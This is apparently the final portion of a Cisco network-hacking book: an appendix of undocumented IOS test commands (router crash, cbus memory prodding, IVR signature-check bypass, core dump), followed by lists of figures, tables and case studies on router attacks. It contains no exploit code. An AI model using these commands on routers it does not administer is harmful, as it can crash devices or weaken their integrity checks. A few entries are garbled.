Info: [11.2.x] Enters the appletalk test mode. The subcommands available in this mode are

```
arp interface-type number at-aarp-addr arp-mac-address
eigrp neighbor-states cablestart-cableend
nbp confirm <net>.<node>[:<skt>] <object>:<type>@<zone>
nbp lookup <object>:<type>@<zone>
nbp parmameters max-retrans max-replies interval
nbp poll end
test align
```

**test cable [atp | berr | bpimcast | brk | dhcp-inq | hop | n**

Platform: IOS 12.1

Where: General

Info: Connection testing command on different levels:

```
atp - acceptance test procedure
berr - Bus Error
bpimcast - Privacy Multicast test commands
brk - Break
dhcp-inq - Send DHCP inquiry
hop - Initiate frequency hop
minimum-poll - Toggle 1 second minimum polling
nوبرk - No Break
stack-prot - Stack Protect
ucc - Send UCC command
```

**test call fallback**

Platform: IOS 12.1

Where: General

Info: [12.1] VoIP fallback test.

**test cbus**

Platform: IOS based (old)

Where: General

Info: For old AGS+ and 7000 routers. Lets you prod stuff right into cbus memory. *Very dangerous* if you don't know what you are doing.

**test cch323**

Platform: IOS based

Where: General

Info: Performs cch323 tests.

### **test crash**

Platform: IOS based

Where: General

Info: Makes the router crash any time you want. Can be used for testing and debugging.

```
test crypto [dns-query] [engine] [initiate-session] [pki]
```

Platform: IOS 12.1 Where: General

Info: Testing the cryptographic standards compliance and capabilities of the router:

dns-query - DNSSEC query

engine - Crypto Engine

initiate-session - Send a CIM connection message

pki - PKI Client Test

### **test dsp memory**

Platform: IOS 12.1

Where: General

Info: Tests DSP memory.

```
test eigrp as-number {ack | neighbor-states ipx-address ipx-}
```

Platform: IOS 12.1

Where: General

Info: as-number ID from 1 to 65535. neighbor-states is one of the following: 1local (Neighbor states 1), 1successor (Neighbor states 3), 2local (Neighbor states 1-2), 2successor (Neighbor states 3-2), 3local (Neighbor states 1-0), 4local (Neighbor states 1-0-2), 5local (Neighbor states 1-0-FC fail-1), 6local (Neighbor states 1-2-FC fail-3), and delete (a phony entry in the topology table). The keyword ack toggles EIGRP fast acking.



!!!!!!!!!!!!!!!!!!!! Passed

1 interfaces: 1 passed, 0 failed, 0 skipped, 0 untestable

**test ipx capacity x y z**

Platform: IOS based

Where: General

Info: Generates IPX RIP and SAPs. Enterprise feature set (11.2+). Where *x* is the network address to begin with, *y* is the number of advertisements, and *z* is the interface the IPX address is reachable from.

**test ipx echo router-address [times-sent] [interval]**

Platform: IOS based

Where: General

Info: Sends 1447 RIP requests for 1–182 random networks; remote end sends echo reply back (IPX ping works the same way, but it always requests network 00000000).

**test ipx gns [type] [numb-tries] [timeout] [network-to-send]**

Platform: IOS based Where: General Info: Types

1 - User

2 - User Group

3 - Print Queue

4 - File Server

5 - Job Server

6 - Gateway

7 - Print Server

8 - Archive Queue

9 - Archive Server

a - Job Queue

b - Administration Object

f - Novell TI-RPC

ff - Wild

ffff - Request Response

**test ipx netbios find [name] [numb-tries] [timeout] [network]**

Platform: IOS based

Where: General

Info: Sends out uninterpreted packets.

```
test ipx query [sending-SAP-type] [type] [server-name] [netv
```

Platform: IOS based

Where: General

Info: Sending-SAP-types:

2 - Response (in)

4 - Nearest Server type

C - General Name Query

D - General Name Response

E - Nearest Name Query

F - Nearest Name Response

```
test ipx ripreq network
```

Platform: IOS based

Where: General

Info: Sends RIP request for network specified.

```
test ipx watchdog host-address
```

Platform: IOS based

Where: General

Info: Sends watchdog (IPX keepalive) packet to specified host.

```
test leds
```

Platform: IOS based

Where: General

Info: Performs a test of LEDs. A bit flashy.

```
test mbus power [slot] [on off]
```

Platform: IOS based (GSR)

Where: General

Info: [no]Shut a GSR line card.

## **test memory**

Platform: IOS based

Where: General

Info: Performs memory diagnostics.

```
Router# t m
Memory/Bus diagnostic
Starting Address [0x1002]?
Ending Address [0x100000]?
Hex argument for variable tests [0xFFFF]?
Select Tests [all]?
Number of passes to run [2]? 1
Message Level (0=silence, 1=summary, 2=normal) [2]? 2
Testing addresses between 0x1002 and 0x100000
Begin pass 0, test 0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16
No errors during 1 passes
```

**test pas [bus watcher] [counter] [eeprom]**

Platform: IOS 12.1

Where: General

Info:

```
bus watcher = Bus Watcher
counter = Cycle Counter
eeprom = Test eeprom functionality
```

**test payout [adaptive] [fixed] [nots]**

Platform: IOS 12.1

Where: General

Info:

```
adaptive = Use adaptive payout buffer.
fixed = Use fixed payout buffer.
nots = Use fixed payout buffer with no timestamps.
```

**test port <2147483647-0>**

Platform: IOS 12.1

Where: General

Info: Tests voice interface slot number.

```
test pppoe [stop] [ip] <1-8000> [FastEthernet]
```

Platform: IOS 12.1

Where: General

Info:

```
<1-8000> = Number of PPPoE sessions to be opened
FastEthernet = FastEthernet IEEE 802.3
```

```
test rsp cach memd-fastswitch uncached
```

Platform: IOS based

Where: General

Info: The processor in the router has its own cache that has a few bugs. With this exec command you can disable the use of this cache. Because this is an exec command, you must type it in again after a reboot.

```
test ssl [open-conn] [open-session] [read] [write]
```

Platform: IOS 12.1

Where: General

Info:

```
open-conn = Open connection.
open-session = Open a SSL session.
read = Read data from a selected socket.
write = Write data to the selected socket.
```

```
test tcp [delay|drop|line|random]
```

Platform: IOS based

Where: General

Info: Tests TCP operations. Needs service-internal command to be entered first.

```
test tone locale
```

Platform: IOS 12.1



Where: General

Info: locale = Two-letter ISO-3166 country code.

```
test translation-rule <1-2147483647>
```

Platform: IOS 12.1

Where: General

Info: <1-2147483647> is the unique tag for this translation table.

```
test spanning-tree [get] [process-stats] [switch-count]
```

Platform: IOS 12.1

Where: General

Info: Gets configuration process-stats for the spanning tree process, queue statistics switch-count and spanning tree packet counters. A similar `test modem back-to-back <first-slot/port> <second-slot/port>` command performs modem testing. To test the transmission of L2 frames, use `test vines` to enter the VINES test mode. The subcommands available in this mode are

```
build [Build tables]
checksum [Checksum test]
data [Set data values used in various places]
end [Exit VINES test mode]
flush [Flush tables]
generate [Generate information]
send [Send a VINES packet]
set [Send a VINES value]
ss [Do Server Service things]
st [Send a VINES streettalk packet]
```

```
test voip scripts
```

Platform: IOS based

Where: General

Info: Allows self-created IVR (Interactive Voice Response) scripts to run. Cisco includes seven IVR scripts in IOS. Self-created scripts must be specially signed. Issuing this command in privileged mode before loading a self-created script turns off the signature checking procedure. The only

problem is that the command must be issued with each router reboot. Cisco promises to remove the signature checking procedure in future IOS releases.

**test vpdn**

Platform: IOS based

Where: General

Info: The undocumented and soon to be hidden `test privileged` command is used to test subsystems, memory, and interfaces. Features are box and IOS-dependent and are intended for Cisco technical support only.

**timeout absolute minutes [seconds]**

Platform: IOS 12.1

Where: General

Info: Enforces timeouts on an interface.

**trace display**

Platform: IOS based

Where: General

Info: Displays the trace buffer when connected with `if-con 0 c`.

**ttcp**

Platform: IOS based (7200/7500)

Where: General

Info: Starts a TCP data server/receiver for TCP performance testing between two Cisco routers:

```
Router#ttcp
transmit or receive [receive]: transmit
Target IP address: 1.1.1.1
perform tcp half close [n]:
send buflen [8192]:
send nbuf [2048]:
bufalign [16384]:
bufoffset [0]:
port [5001]:
sinkmode [y]:
```

```
buffering on writes [y]:
show tcp information at end [n]:
ttcp-t: buflen=8192, nbuf=2048, align=16384/0, port=5001 tcp
%Connect failed: Destination unreachable; gateway or host down
Router#ttcp
transmit or receive [receive]:
perform tcp half close [n]:
receive buflen [8192]:
bufalign [16384]:
bufoffset [0]:
port [5001]:
sinkmode [y]:
rcvwndsize [4128]:
delayed ACK [y]:
show tcp information at end [n]:
ttcp-r: buflen=8192, align=16384/0, port=5001
rcvwndsize=4128, delayedack=yes tcp
```

## V

```
vpdn aaa override-server {hostname | ip-address}
```

Platform: IOS 12.1

Where: General

Info: Global configuration command specifies the name or IP address of a designate AAA server to be used for VPDN authorization.

 Previous

Next 

 Previous

Next 


# W


`write core`

Platform: IOS based


Where: General

Info: Does a full core dump and reboots router.

 [Previous](#)

[Next](#) 

 Previous

Next 

# X

```
x29 inviteclear-time none
```

Platform: IOS based


Where: Configuration interface

Info: The router will not send out a x29 invite-to-clear but a x25 clear (disconnect) to the X.25 host. This is necessary, if your X.25 host has problems receiving X.29 invite-to-clear.

 Previous

Next 

 Previous

Next 



# List of Figures

# Chapter 1: Cisco Network Design Models and Security Overview

Figure 1-1: The flat earth design model

Figure 1-2: The star design model showing a VPN concentrator

Figure 1-3: The two-tier design model

Figure 1-4: The ring design model

Figure 1-5: The full mesh design model

Figure 1-6: The partial mesh design model

Figure 1-7: A DMZ based on a three-legged firewall

Figure 1-8: An outside DMZ

Figure 1-9: A dirty DMZ

Figure 1-10: A two-firewall DMZ

# **Chapter 2: Cisco Network Security Elements**

Figure 2-1: Typical AAA network security configuration

Figure 2-2: Cisco hierarchical design network security model

# **Chapter 3: Real-World Cisco Security Issues**

Figure 3-1: Bugtraq Cisco vulnerabilities count

# Chapter 4: Profiling and Enumerating Cisco Networks

Figure 4-1: Online Cisco BGP Toolkit from <http://www.NetConfigs.com>

Figure 4-2: Online Cisco BGP Config Tool from <http://www.NetConfigs.com>

Figure 4-3: Routing Registry Consistency Check for the country of Latvia

Figure 4-4: RIPE RIS Looking Glass web interface

Figure 4-5: Worldwide reverse traceroute and looking glass servers on the CAIDA web site

Figure 4-6: Reverse Traceroute/Looking Glass Search menu

Figure 4-7: RIPE whois advanced search

Figure 4-8: RADB advanced whois query

Figure 4-9: NetConfigs whois search

Figure 4-10: FixedOrbit search tools

Figure 4-11: RIPE RIS AS search

Figure 4-12: RIPE RIS ASInuse search

Figure 4-13: RIPE RIS BGP Routing Hot Spot Utility by AS

Figure 4-14: A NetGeo AS lookup

Figure 4-15: RADB maintainer query

Figure 4-16: RADB Web Update

Figure 4-17: BGPlay in action

Figure 4-18: The wonders of Hermes

Figure 4-19: Querying RIP with ASS

Figure 4-20: IGRP routing domain number bruteforcing

## **Chapter 5: Enumerating and Fingerprinting Cisco Devices**

Figure 5-1: A CDP frame caught by Ethereal

# **Chapter 6: Getting In from the Outside— Dead Easy**

[Figure 6-1: Xhydra at work](#)

[Figure 6-2: Hydra support in Nessus](#)

[Figure 6-3: Unsecure remote password cracker](#)

[Figure 6-4: Cisco MIB subtree](#)

[Figure 6-5: Foundstone SNScan](#)

[Figure 6-6: SolarWinds IP Network Browser](#)

[Figure 6-7: SolarWinds Router Security Check](#)

[Figure 6-8: SolarWinds SNMP bruteforce](#)

[Figure 6-9: SNMP walking with NetScanTools Pro](#)

[Figure 6-10: Getif MIB browser](#)

[Figure 6-11: Mbrowse](#)

[Figure 6-12: iReasoning MIB Browser in action](#)

[Figure 6-13: DwMibBrowser, looking at a Cisco 2600 router](#)

[Figure 6-14: SolarWinds Cisco Tools](#)

[Figure 6-15: SNMPc server running](#)

[Figure 6-16: Scotty/Tkined and its Cisco-specific features](#)



# **Chapter 7: Hacking Cisco Devices—The Intermediate Path**

[Figure 7-1:](#) Snmpwalking with SilverCreek

[Figure 7-2:](#) SNMP vulnerability test using SilverCreek

[Figure 7-3:](#) SilverCreek console

[Figure 7-4:](#) SilverCreek agent compliance testing

[Figure 7-5:](#) Main SimpleTester interface

[Figure 7-6:](#) Cisco MIBs—always needed

[Figure 7-7:](#) Snmpwalk after the test parameters are set

[Figure 7-8:](#) SimpleSleuthLite vulnerability assessment

[Figure 7-9:](#) A trap sent by PROTOS is captured.

[Figure 7-10:](#) Cisco web-based management configuration

[Figure 7-11:](#) This Cisco device is vulnerable to arbitrary administrative access vulnerability.

[Figure 7-12:](#) SPIKE Proxy interface

# Chapter 8: Cisco IOS Exploitation—The Proper Way

Figure 8-1: Local memory region

Figure 8-2: Memory block linking

Figure 8-3: Free memory block

Figure 8-4: Process memory block

Figure 8-5: The REDZONE overwriting

Figure 8-6: A fake memory block used to trick Check Heaps

Figure 8-7: Memory block freeing

# **Chapter 9: Cracking Secret Keys, Social Engineering, and Malicious Physical Access**

Figure 9-1: Instant password decryption with Cain & Abel

Figure 9-2: Cain & Abel PIX-Hash bruteforcing attack screen

# Chapter 10: Exploiting and Preserving Access

Figure 10-1: Viewing and downloading captured traffic from a PIX firewall

Figure 10-2: IOS image file header

Figure 10-3: Bird's-eye view of ELF file patching

Figure 10-4: Magic value in the IOS header

Figure 10-5: A structure of the self-extractable IOS image file

# **Chapter 12: Spanning Tree, VLANs, EAP-LEAP, and CDP**

Figure 12-1: A typical situation in which STP must be used

Figure 12-2: A multihomed attack

Figure 12-3: The Yersinia ncurses GUI

Figure 12-4: STP attacks in Yersinia

Figure 12-5: Network split DoS via STP collision

Figure 12-6: 802.1q-tagged Ethernet frame

Figure 12-7: Cisco ISL encapsulated Ethernet frame

Figure 12-8: Double-tag VLAN hopping attack

Figure 12-9: Making use of a PVLAN hopping attack

Figure 12-10: Dynamic VLAN assignment

# **Chapter 13: HSRP, GRE, Firewalls, and VPN Penetration**

Figure 13-1: An overview of the GRE attack

Figure 13-2: An overview of the active and passive FTP connection exchange

# Chapter 14: Routing Protocols Exploitation

[Figure 14-1](#): Sniffing RIPv2 with Cain

[Figure 14-2](#): Sending RIPv2 MD5 hash for cracking

[Figure 14-3](#): RIPv2 MD5 hash bruteforcing

[Figure 14-4](#): OSPF routing domain joining handshake

[Figure 14-5](#): Sending OSPF MD5 hash for cracking

[Figure 14-6](#): OSPF Md5 hash bruteforcing

 Previous

Next 

 Previous

Next 



# List of Tables

# **Chapter 2: Cisco Network Security Elements**

Table 2-1: Security-Relevant IOS Identifiers

Table 2-2: Cisco PIX Firewalls

Table 2-3: Capabilities of the Cisco VPN Concentrator Device Families

Table 2-4: Capabilities of the Cisco PIX Firewall

Table 2-5: IOS-Based Routers with VPN Module

# **Chapter 5: Enumerating and Fingerprinting Cisco Devices**

Table 5-1: Common Cisco Proprietary Protocols

# **Chapter 8: Cisco IOS Exploitation—The Proper Way**

Table 8-1: Memory Region Categories

# Chapter 10: Exploiting and Preserving Access

Table 10-1: Structure of an Executable File

Table 10-2: Types Used in ELF File Headers

Table 10-3: ELF Header Structure for 32-bit Processors

Table 10-4: ELF e\_ident Header Structure

Table 10-5: Section Header Format

Table 10-6: Program Sections Format

Table 10-7: Tested IOS Image File Header

## **Chapter 12: Spanning Tree, VLANs, EAP-LEAP, and CDP**

Table 12-1: Default STP Path Costs

 Previous

Next 

 [Previous](#)

# List of Sidebars



# Case Study

## CASE STUDY: THE BLACK HAT HASSLE

# Part I: Foundations

## CASE STUDY: EBAY SURPRISE

# Chapter 2: Cisco Network Security Elements

Disable Signatures to Avoid Overflooding Logs

# Part II: "I Am Enabled"—Hacking the Box

CASE STUDY: THE ONE WITH A NESSUS REPORT

# **Chapter 8: Cisco IOS Exploitation—The Proper Way**

Lessons from Michael Lynn's Black Hat Presentation

# **Part III: Protocol Exploitation in Cisco Networking Environments**

CASE STUDY: THE FLYING OSPF HELL

# Chapter 14: Routing Protocols Exploitation

Which OSPF Router to Attack

## Part IV: Appendixes

### CASE STUDY: THE EPIC BATTLE

 [Previous](#)